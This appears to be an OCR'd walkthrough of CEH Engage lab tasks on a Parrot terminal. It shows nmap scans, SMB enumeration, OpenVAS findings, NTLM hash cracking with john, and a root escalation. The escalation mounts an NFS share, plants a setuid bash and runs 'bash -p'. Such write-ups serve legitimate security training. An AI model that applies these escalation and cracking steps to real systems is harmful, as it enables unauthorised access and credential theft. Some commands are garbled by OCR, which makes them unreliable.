

File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[attacker@parrot]-[~]
$nmap -sV -T4 -p 25 192.168.0.0/25
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 13:11 EST
Nmap scan report for 192.168.0.2
Host is up (0.0055s latency).
PORT STATE SERVICE VERSION
25/tcp filtered smtp
Nmap scan report for movies.cehorg.com (192.168.0.51)
Host is up (0.018s latency).
PORT STATE SERVICE VERSION
25/tcp open smtp Microsoft ESMTP 10.0.17763.1
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for cehorg.com (192.168.0.55)
Host is up (0.0034s latency).
PORT STATE SERVICE VERSION
25/tcp closed smtp
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 128 IP addresses (3 hosts up) scanned in 2.40 seconds
[attacker@parrot]-[~]
$




Perform an SMB Enumeration on 192.168.0.51 and check whether the Message signing feature is enabled or disabled. Give your response as Yes/No.


```
nmap -A -T4 192.168.0.51
```


File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
[attacker@parrot]-[~]
$nmap -A -T4 192.168.0.51
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 13:16 EST
Nmap scan report for movies.cehorg.com (192.168.0.51)
Host is up (0.074s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
25/tcp open smtp Microsoft ESMTP 10.0.17763.1
| smtp-commands: Server2019 Hello [10.10.1.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
TURN ETRN BDAT VRFY
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Login - Movies
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/tcp6 rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 2,3,4 111/udp6 rpcbind
| 100003 2,3 2049/udp nfs
| 100003 2,3 2049/udp6 nfs
| 100003 2,3,4 2049/tcp nfs




Perform vulnerability scanning for the domain controller using OpenVAS and identify the number of vulnerabilities with severity level as "medium".


Greenbone Security Assi
https://127.0.0.1:9392/report/5b5c0aa6-4d7c-45c3-8978-2b9c
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Report outdated / end-of-life Scan Engine / Environment (local) 10.0 (High) 97 % 10.10.10.25 general/tcp Thu, Feb 16, 2023 11:59 PM UTC
PHP End Of Life Detection (Windows) 10.0 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:08 AM UTC
1.3.6.1.4.1.25623.1.0.148250 9.8 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:08 AM UTC
1.3.6.1.4.1.25623.1.0.148253 9.8 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:07 AM UTC
PHP < 7.4.28, 8.0.x < 8.0.16, 8.1.x < 8.1.3 Security Update (Feb 2022) - Windows 9.8 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:08 AM UTC
Apache HTTP Server <= 2.4.52 Multiple Vulnerabilities - Windows 9.8 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:07 AM UTC
Apache HTTP Server 2.4.7 - 2.4.51 Multiple Vulnerabilities - Windows 8.2 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:07 AM UTC
PHP 'CVE-2017-7189' Improper Input Validation Vulnerability (Windows) 7.5 (High) 80 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:08 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled 5.8 (Medium) 99 % 10.10.10.25 8080/tcp Fri, Feb 17, 2023 12:07 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting 5.0 (Medium) 80 % 10.10.10.25 135/tcp Fri, Feb 17, 2023 12:08 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection 4.3 (Medium) 98 % 10.10.10.25 3389/tcp Fri, Feb 17, 2023 12:07 AM UTC
TCP timestamps 2.6 (Low) 80 % 10.10.10.25 general/tcp Thu, Feb 16, 2023 11:59 PM UTC
(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)
1 - 12 of 12
Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net



Perform a vulnerability research on CVE-2022-30171 and find out the base score and impact of the vulnerability.


{% embed url="https://nvd.nist.gov/vuln/" %}



CEH Engage Part 2


You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user James?

```
john --format=NT hashes.txt
```



You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user Jones?


```
john --format=NT hashes.txt
```




You have got user-level access to the machine with IP 172.16.0.11. Your task is to escalate the privileges to that of the root user on the machine and read the content in the rootflag.txt file. (Note: all the flag files are located at the root, Desktop, Documents, or Downloads folder for the respective users/machines). Note: use LinuxPass when asked for machine password.

```
nmap -sV <IP addr>

sudo apt-get install nfs-common

showmount -e <IP addr>

mkdir /tmp/nfs

sudo mount -t nfs <IP addr>:/home /tmp/nfs

cd /tmp/nfs

sudo cp /bin/bash

sudo chmod +s bash

ls -la bash

ssh -l ubuntu <IP addr>
```

```
cd /home

./bash -p

id
```

